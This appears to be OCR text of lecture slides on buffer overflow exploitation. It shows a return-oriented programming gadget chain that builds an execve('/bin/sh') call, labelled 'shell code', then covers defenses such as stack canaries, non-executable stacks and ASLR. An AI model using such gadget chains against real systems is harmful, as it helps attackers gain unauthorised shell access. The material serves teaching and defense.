
GADGETS


%eax 0xb
%ebx
%ecx
%edx
+ 24
%esp
/sh\0
/bin
0
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

GADGETS



%eax 0xb
%ebx
%ecx
%edx
/sh\0
/bin
0
+ 24
%esp
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

GADGETS



%eax 0xb
%ebx
%ecx
%edx
/sh\0
/bin
0
+ 24
%esp
lcall %gs:0x10(,0)
ret
pop %ecx
pop %edx
ret
pop %ebx
ret
add %ch, %al
ret
movl %eax, 24(%edx)
ret
0x0b0b0b0b
pop %ecx
pop %edx
ret
xor %eax, %eax
ret

GADGETS



Effect: shell code

RECALL OUR CHALLENGES


How can we make these even more difficult?

- Putting code into the memory (no zeroes)
  - Option: Make this detectable with canaries
- Getting %eip to point to our code (dist buff to stored eip)
  - Non-executable stack doesn't work so well
- Finding the return address (guess the raw address)
  - Address Space Layout Randomization (**ASLR**)

Best defense: Good programming practices

BUFFER OVERFLOW PREVALENCE

Significant percent of *all* vulnerabilities



[Data from the National Vulnerability Database]